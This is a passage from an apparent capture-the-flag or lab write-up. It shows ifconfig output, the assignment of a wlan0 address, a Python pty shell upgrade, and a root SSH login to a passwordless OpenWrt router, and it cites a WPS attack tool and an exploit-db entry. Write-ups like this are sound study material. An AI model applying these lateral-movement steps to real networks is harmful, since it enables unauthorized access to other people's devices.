
```
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.2  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::216:3eff:fefc:910c  prefixlen 64  scopeid 0x20<link>
        ether 00:16:3e:fc:91:0c  txqueuelen 1000  (Ethernet)
        RX packets 881  bytes 80524 (80.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 419  bytes 213770 (213.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 5  bytes 288 (288.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5  bytes 288 (288.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::ff:fe00:200  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:02:00  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 282 (282.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9  bytes 996 (996.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Let's assign IP address 192.168.1.5 with the netmask 255.255.255.0 to the network interface waln0:

```
ifconfig wlan0 192.168.1.5 netmask 255.255.255.0
```




```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::ff:fe00:200  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:02:00  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 282 (282.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9  bytes 996 (996.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Now we should be able to login to 192.168.1.1(router).

SSH login to the router is blocked for some reason:


```
ssh root@192.168.1.1
```



```
ssh root@192.168.1.1
Pseudo-terminal will not be allocated because stdin is not a terminal.
Host key verification failed.
```

After starting interactive TTY session with Python, we now have access to the router through SSH:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```



```
root@attica01:/tmp# ssh root@192.168.1.1
ssh root@192.168.1.1
The authenticity of host '192.168.1.1 (192.168.1.1)' can't be established.
ED25519 key fingerprint is SHA256:ZcoOrJ2dytSfHYNwN2vcg6OsZjATPopYMLPVYhczadM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Warning: Permanently added '192.168.1.1' (ED25519) to the list of known hosts.


BusyBox v1.36.1 (2023-11-14 13:38:11 UTC) built-in shell (ash)

  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 OpenWrt 23.05.2, r23630-842932a63d
 -----------------------------------------------------
=== WARNING! =====================================
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
--------------------------------------------------
```

References

- https://github.com/kimocoder/OneShot
- https://www.exploit-db.com/exploits/49803